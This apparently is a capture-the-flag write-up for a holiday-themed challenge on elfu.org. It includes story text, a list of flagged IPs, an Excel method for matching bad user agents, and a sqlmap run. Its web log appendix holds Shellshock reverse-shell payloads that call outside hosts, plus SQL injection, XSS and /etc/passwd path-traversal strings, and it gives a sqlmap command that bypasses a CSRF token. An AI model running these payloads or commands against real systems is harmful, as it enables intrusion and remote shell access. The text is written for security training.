42.103.246.250,42.103.246.130,42.103.246.130,42.103.246.130,42.103.246.130,68.115.251.76,118.196.230.170,173.37.160.150,37.216.249.50,129.121.121.48,45.239.232.245,142.128.135.10,148.146.134.52,253.182.102.55,226.240.188.154,187.178.169.123,229.133.163.235,53.160.218.44,2.240.116.254,253.65.40.39,34.155.174.167,2.230.60.70,158.171.84.209,106.93.213.219,87.195.80.126,131.186.145.73,44.74.106.131,97.220.93.190,27.88.56.114,92.213.148.0,34.129.179.28,231.179.108.238,249.90.116.138,28.169.41.122,9.206.212.33,42.16.149.112,185.19.7.133,230.246.50.221,203.68.29.5,84.147.231.129,10.155.246.29,104.179.109.113,42.127.244.30,19.235.69.221,226.102.56.13,102.143.16.184,75.73.228.192,140.60.154.239,250.22.86.40,190.245.228.38,238.143.78.114,31.116.232.143,126.102.12.53,121.7.186.163,225.191.220.138,66.116.147.181,48.66.193.176,22.34.153.164,29.0.183.220,116.116.98.205,42.191.112.181,252.122.243.212,217.132.156.225,69.221.145.150,50.154.111.0,249.34.9.16,187.152.203.243,106.132.195.153,10.122.158.57,223.149.180.133,23.49.177.78,249.237.77.152,44.164.136.41,49.161.8.58,56.5.47.137,118.26.57.38,135.32.99.116,103.235.93.133,65.153.114.120,61.110.82.125,123.127.233.97,80.244.147.207,168.66.108.62,200.75.228.240,95.166.116.45,135.203.243.43,0.216.249.31,186.28.46.179,81.14.204.154,13.39.153.254,111.81.145.191,227.110.45.126,150.45.133.97,229.229.189.246,83.0.8.119,31.254.228.4,220.132.33.81

Top of the bell tower:

And there's a message in the top left corner (https://downloads.elfu.org/LetterOfWintryMagic.pdf):


Thankfully, I didn't have to implement my plan by myself! Jack Frost promised to use his wintry magic to help me subvert Santa's horrible reign of holiday merriment NOW and FOREVER!

PDF Artefacts for LetterOfWintryMagic.pdf:


Title: CliffHanger
Author: Edward
Producer: macOS Version 10.14.5 \(Build 18F132\) Quartz PDFContext
Creator: Word
Date/ Timestamp: 20191206 18:27:12 UTC

	You foiled my dastardly plan! I’m ruined! And I would have gotten away with it too, if it weren't for you meddling kids!
	Congratulations on a job well done! Oh, by the way, I won the Frido Sleigh contest. I got 31.8% of the prizes, though I'll have to figure that out.
	You did it! Thank you! You uncovered the sinister plot to destroy the holiday season! Through your diligent efforts, we’ve brought the Tooth Fairy to justice and saved the holidays! Ho Ho Ho! The more I laugh, the more I fill with glee. And the more the glee, The more I'm a merrier me! Merry Christmas and Happy Holidays.

Appendix A – Excel Bad IPs



1	uid	id.orig_h	id.orig_p	tra	meth	host	uri	referrer	user_agent	st	stat	info_co	info_m	tags	usern	passw	proxie	orig_fu	orig_fi	orig_m	resp_	resp_b	resp_	me_type
303	CLuDXpfeSkhNSRC04	220.132.33.81	55535	1	GET	ssrf.elfu.org	/api/weather?station_id="	-	() { :; };/bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'	400	Bad Re	-	-	(empty)	-	-	-	-	-	-	-	-	-
304	CrjcZ241tJl7yL1TDf	31.254.228.4	48051	1	GET	ssrf.elfu.org	/api/stations	-	() { :; };/bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1	400	Bad Re	-	-	(empty)	-	-	-	-	-	-	-	-	-
305	CItwRU3jiH38Y2HECRb	83.0.8.119	57432	2	GET	ssrf.elfu.org	/api/stations	-	() { :; };/usr/bin/perl -e 'use Socket;$i="83.0.8.119";$p=57432;socket(S,PF_INET,SOCK_STREAM,getprotobyname('	400	Bad Re	-	-	(empty)	-	-	-	-	-	-	-	-	-
306	Cm4CUx4IMKJvLQBIAc	229.229.189.246	62570	1	GET	ssrf.elfu.org	/js/Morph.js	-	() { :; };/usr/bin/php -r '$sock=fsockopen("229.229.189.246",62570);exec("/bin/sh -i <&3>&3 2>&3");'	400	Bad Re	-	-	(empty)	-	-	-	-	-	-	-	-	-
307	CgvMFk4oAQBYZAAiv2	150.45.133.97	54611	1	GET	ssrf.elfu.org	/map.html	-	() { :; };/usr/bin/python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)	400	Bad Re	-	-	(empty)	-	-	-	-	-	-	-	-	-
484	CjRHLe12sscSsImrAf1	227.110.45.126	43870	1	GET	ssrf.elfu.org	/api/stations	-	() { :; };/usr/bin/ruby -rsocket -e'f=TCPSocket.open("227.110.45.126",43870).to_i;exec sprintf("/bin/sh -i <&%d >&%d	400	Bad Re	-	-	(empty)	-	-	-	-	-	-	-	-	-
486	CgNT4N1tiBVWyDyPzrQd	135.32.99.116	3783	2	GET	srf.elfu.org	/api/stations?station_id=T UNION SELECT 1,2,'autor	http://srf.elfu.c	ChoITBAgent	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
1524	CDILJ703DNDMS4nFdI9	103.235.93.133	3787	3	GET	-	/img/badweather.png	-	ChoITBAgent	200	OK	-	-	(empty)	-	-	-	-	-	-	-	image/png	-
1534	CISNuzJt7UjAtxFBA5	118.26.57.38	47458	6	GET	srf.elfu.org	/js/CustomEase.js	-	HttpBrowser/1.0	304	Not Mo	-	-	(empty)	-	-	-	-	-	-	-	application/javas	-
2318	CV5Cnd4b8Np4SNsX6I	56.5.47.137	33668	16	GET	srf.elfu.org	/logout?id=<script>alert(1400620032)</script>&ref_a	-	HttpBrowser/1.0	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
2461	CQLXX01iL4qxKR4pOb1	49.161.8.58	35439	1	GET	srf.elfu.org	/api/stations?station_id=<script>alert('automatedsca	http://srf.elfu.c	Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-8DE7-4841-9084-28FA914B0	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
2516	ClbY844BHHtoydPcF4	44.164.136.41	49805	1	GET	srf.elfu.org	/img/logo_zoomed2.PNG	-	Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-8DE7-4841-9084-28FA914B0	200	OK	-	-	(empty)	-	-	-	-	-	-	-	image/png	-
2787	CjNK13B5dL4ij7it7	23.49.177.78	42593	3	GET	-	/api/weather?station_id='/etc/passwd'	-	Mozilla/4.0 (compatible MSIE 5.0;Windows_98)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
2852	CIqasoTdKXJLfLL5f	249.237.77.152	43034	1	GET	srf.elfu.org	/scripts/mapserv.exe	-	Mozilla/4.0 (compatible MSIE 5.0;Windows_98)	404	Not Fou	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
3522	C2Y7zl9PG52WTo92k	203.68.29.5	52587	1	GET	srf.elfu.org	/PEAR.pdf	-	Mozilla/4.0 (compatible; Metasploit RSPEC)	404	Not Fou	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
3543	CDkeZe44D2spBDTf7f	84.147.231.129	40220	1	GET	10.20.3.80	/api/weather?station_id=<script>alert('automatedsca	http://srf.elfu.c	Mozilla/4.0 (compatible; Metasploit RSPEC)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
3740	CkzknUfBn1NoY5MxM9	10.122.158.57	46769	1	GET	srf.elfu.org	/api/weather?station_id=4469146	-	Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
4508	CTJabQ2Sin2DToheEd	223.149.180.133	46931	6	GET	srf.elfu.org	/api/weather?station_id=../../../../../../../etc/passwd	-	Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
4516	CjC27CCnEF9oL63Ig	187.152.203.243	40254	1	GET	srf.elfu.org	/api/weather?station_id=3687479	http://10.20.3.8	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET5 CLR 1.14322)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
5414	CIPXSDTgUwreA5hJ	106.132.195.153	40274	1	GET	10.20.3.80	/api/stations?station_id=T UNION SELECT 1,'autom	http://10.20.3.8	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET5 CLR 1.14322)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
5504	CWPMhH3HF63GX9NQa	50.154.111.0	44587	2	GET	10.20.3.80	/api/weather?station_id=7888015	-	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR 1.14322; .NET CLR 2.0.507	200	Not Mo	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
6423	Co2sVwZI8BQzgqF4e8	249.34.9.16	44611	2	GET	srf.elfu.org	/api/login?id=T UNION/**/SELECT/**/0,1,concat(203	-	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR 1.14322; .NET CLR 2.0.507	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
6484	CF4Dd23dMeuDKkmqL9	69.221.145.150	52964	1	GET	-	/api/measurements?station_id=<script>alert(606023	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
7508	CRFSVV1J8C0IYUjGtb	217.132.156.225	52910	1	GET	10.20.3.80	/img/goodweather.png	-	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	image/png	-
7571	CJIupS2RmLubZQMWZa	42.191.112.181	50075	2	GET	-	/api/weather?station_id=<script>alert(autmatedsacru	-	Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
7596	CGVPfn3Cc4Q4Adm0J1	252.122.243.212	41756	4	GET	srf.elfu.org	/api/weather?station_id="	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
8367	CkbR1M29JVy1hrSJdj	116.116.98.205	48949	2	GET	srf.elfu.org	/api/weather?station_id=../../../../../../../etc/passwd	-	Mozilla/4.0 (compatible; MSIE 6.a; Windows NT5)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
8466	CIUXe52aG96HFoqIT	29.0.183.220	48916	3	GET	srf.elfu.org	/api/docs.pdf	-	Mozilla/4.0 (compatible; MSIE 6.a; Windows NT5)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/pdf	-
9347	CRiTXk4mn9cTvVwp1	48.66.193.176	39992	1	GET	srf.elfu.org	/api/weather?station_id=<script>alert(automatedscar	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
9418	CchDmz3m95w1JT8j16	22.34.153.164	35612	1	GET	srf.elfu.org	/UnderCourseAreas/language.inc.pdf	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)	404	Not Fou	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
9660	CH7bRC4GTQU4rb9BCb	225.191.220.138	1090	17	GET	-	/api/weather?station_id=T UNION/**/SELECT 30259	http://10.20.3.8	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.14322)	200	OK	-	-	(empty)	-	-	-	FirAwL3i	-	-	-	text/html	-
10463	CdEj6m3vhkQniNbX8i	66.116.147.181	1122	11	GET	srf.elfu.org	/vendor/bootstrap/js/bootstrap.bundle.min.js	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.14322)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/javas	-
10532	Chw80xeqVhZ1PLy6	121.7.186.163	36767	1	GET	srf.elfu.org	/api/weather?station_id=T UNION+SELECT+1,14164	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
10805	Cru2uE3F2zTN0vejb	126.102.12.53	49059	1	GET	srf.elfu.org	/api/weather?station_id=527223	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
11448	CpEkM430s5TdmRV2o5	238.143.78.114	47826	1	GET	srf.elfu.org	/api/weather?station_id=T UNION/**/SELECT/**/0,1,c	http://10.20.3.8	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
11481	CvHjsp4wiluKL8oJLa	31.116.232.143	35934	7	GET	srf.elfu.org	/images/sponsors/wow.234x60.gif	-	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1)	404	Not Fou	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
12480	CuYfX3W12uNiDBBba	250.22.86.40	52949	7	GET	srf.elfu.org	/api/weather?station_id=758605,3702390,1729929,65	-	Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR 1.14322;)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
12511	CpWAG32xbIaHk2VBSc	190.245.228.38	52887	7	GET	srf.elfu.org	/api/weather?station_id=T UNION SELECT 1434719	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .NET CLR 1.14322;)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
13457	CWJ6kv3JDHuTB0TQj	140.60.154.239	1504	4	GET	-	/api/weather?station_id=5110077,3214108,875287,357	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.14322; PeoplePal 7.0; .NET CLR 2.0	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
13487	CowNLk23PPpwqnasxk	75.73.228.192	54429	6	GET	srf.elfu.org	/logout?id=T UNION/**/SELECT 1223209983/*	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.14322; PeoplePal 7.0; .NET CLR 2.0	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
13588	CtytNF4L8ehXYkyEea	102.143.16.184	51610	1	GET	srf.elfu.org	/api/weather?station_id='1.%2e1.%2e1.%2e1.%2e1	-	Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
13689	CIWuzn1tfJRMELy8fi	226.102.56.13	51566	1	GET	-	/vendor/jquery/jquery.min.js	-	Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/javas	-
14447	CwdqjV2bj6ro3GuJtf	42.127.244.30	51757	1	GET	srf.elfu.org	/api/weather?station_id=6431141,8080017,6551294	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
14511	C6KBWF3JRqHTln44i	19.235.69.221	41209	1	GET	10.20.3.80	/api/weather?station_id=<script>alert(1)</script> htm	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
14836	CRTGHa43eNdl7M3a3f	10.155.246.29	53773	1	GET	srf.elfu.org	/logout?id=T UNION SELECT null,null,'autosc','aut	http://10.20.3.8	Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
15011	CjU3hd4eTOlgo82HXof	104.179.109.113	53764	2	GET	srf.elfu.org	/api/weather?station_id="	http://srf.elfu.c	Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)	304	Not Mo	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
15411	CLKkxd3jnXcDlgqlKh	42.103.246.130	50969	1	GET	srf.elfu.org	/.git/HEAD	-	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)	404	Not Fou	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
15430	C3scCH95cRUu2L8Vj	42.103.246.130	50967	1	POST	10.20.3.80	/api/login	-	Mozilla/4.0 (compatible; MSIe 7.0; Windows NT 5.1)	200	OK	-	-	(empty)	-	-	-	-	-	applicati	-	application/json	-
15410	CEKVFk2q9MKmobXbe8	42.103.246.250	50965	1	GET	srf.elfu.org	/api/weather?station_id=T UNION SELECT NULL,NU	http://10.20.3.8	Mozilla/4.0 (compatible; MSIe 7.0; Windows NT 5.1)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
15416	Ci077n4ko3JPTVTb0h	42.103.246.130	50966	1	GET	srf.elfu.org	/README.md	-	Mozilla/4.0 (compatible; MSIe 7.0; Windows NT 5.1)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
16748	CKajBE2zkfli00ukjd	42.103.246.130	50968	1	GET	srf.elfu.org	/home.html	http://10.20.3.8	Mozilla/4.0 (compatible; MSIe 7.0; Windows NT 5.1)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
16950	CfCIjDc4E2u3iyJxCCa	230.246.50.221	52546	1	GET	srf.elfu.org	/api/weather?station_id=../../../../../../../bin/cat /etc/p	-	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
17397	CsXRQt1pGIIuWwwCXb	185.19.7.133	52450	1	GET	10.20.3.80	/js/CustomEase.js	-	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/javas	-
17417	ChxHhi3CaU2ERihPx3h	9.206.212.33	49714	6	GET	10.20.3.80	/api/weather?station_id=/etc/passwd	-	Mozilla/4.0 (compatible; MSIE 666.0; Windows NT 5.1	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
18398	Cr65Ts4zs08b27Lzz2	42.16.149.112	49759	5	GET	srf.elfu.org	/css/freelancer.min.css	-	Mozilla/4.0 (compatible; MSIE 666.0; Windows NT 5.1	304	Not Mo	-	-	(empty)	-	-	-	-	-	-	-	text/css	-
18407	CasXka1le2IwywrWI	158.171.84.209	1273	5	GET	srf.elfu.org	/api/weather?station_id=3859946,2732964	http://srf.elfu.c	Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	application/json	-
19034	CgCQJU3KBMfE4IzW3	106.93.213.219	1280	5	GET	10.20.3.80	/api/weather?station_id=<script>alert(\"automatedsc	-	Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
19159	Chp7LN1eHqaIjo9zil	34.155.174.167	49287	1	GET	srf.elfu.org	/plugins/like.php	-	Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)	404	Not Fou	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
19330	Ce7WmDTUPUarxcsvo2	2.230.60.70	49329	2	GET	srf.elfu.org	/api/weather?station_id=T UNION SELECT 0,0,usern	http://srf.elfu.c	Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
19367	Cem8X2cGyM5xzLAF2	61.110.82.125	50728	5	GET	<script>alert(/map.html	-	Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) CriOS/56.0.	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
20268	CJUDcb35qPL2bkczZk	65.153.114.120	53224	1	GET	<script>alert(/home.html	-	Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/603.1.23 (KHTML, like Gecko) Version/10.0	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
20323	CDYehD2x7rUjP5WcA3	95.156.116.45	44463	2	GET	<script>alert(/santa.html	-	Mozilla/5.0 (Linux; Android 4.4.4; Galaxy Nexus Build/IMM76B) AppleWebKit/535.19 (KHTML, like Gecko) Chrome	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
20335	C0AbCX373A2Dnp7s8h	200.75.228.240	43952	1	GET	<script>alert(/alert.html	-	Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/_Build/0_) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 C	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
20715	CmnnrlD4lS2z5LzkgfI	168.66.108.62	64141	3	GET	<script>alert(/home.html	-	Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-
21317	C7kU2X1CWNHLFSDySk	80.244.147.207	47507	1	GET	<script>alert(/home.html	-	Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Safai	200	OK	-	-	(empty)	-	-	-	-	-	-	-	text/html	-



Matching Algorithm explained

- We copied all known bad user_agents to ‘Sheet 2’ column B
- We then returned to ‘Sheet 1’ and selected column ‘M’ aka user_agent
- Used the ‘Condition Formatting’ button on the Excel styles ribbon
- Created a new rule
- Clicked ‘Use a formula to determine which cells to format’, and we chose to colour our cells in green
- Formula: `=NOT(ISERROR(MATCH(M1,Sheet2!$B:$B,0)))`
- All matching user_agents would now appear as a green coloured cell, we then filter on column M all cells green (like above)
- Eventually we ended up with 97 IPs (94 unique IPs minus 3 duplicates which we removed).
- This was enough to complete the challenge

Appendix B – SQLmap Output

```
$ python ./sqlmap.py -u  "https://studentportal.elfu.org/application-
check.php?elfmail=testelf%40gmail.com&token=any_value_here" --dbms mysql --
csrf-url http://xx.xx.xx.xx/sans/a.php --data
"elfmail=testelf%40gmail.com&token=1234" --csrf-token token -p elfmail --
random-agent

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.12.33#dev}
|_ -| . [()]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program


[*] starting @ 15:00:53 /2019-12-30/


[15:00:53] [INFO] fetched random HTTP User-Agent header value 'Opera/9.50
(Macintosh; Intel Mac OS X; U; en)' from file
'/private/tmp/sqlmap/data/txt/user-agents.txt'

[15:00:53] [INFO] testing connection to the target URL

[15:00:55] [INFO] testing if the target URL content is stable

[15:00:55] [INFO] target URL content is stable

…abbrev…

sqlmap identified the following injection point(s) with a total of 113
HTTP(s) requests:

---

Parameter: elfmail (GET)

    Type: time-based blind

    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

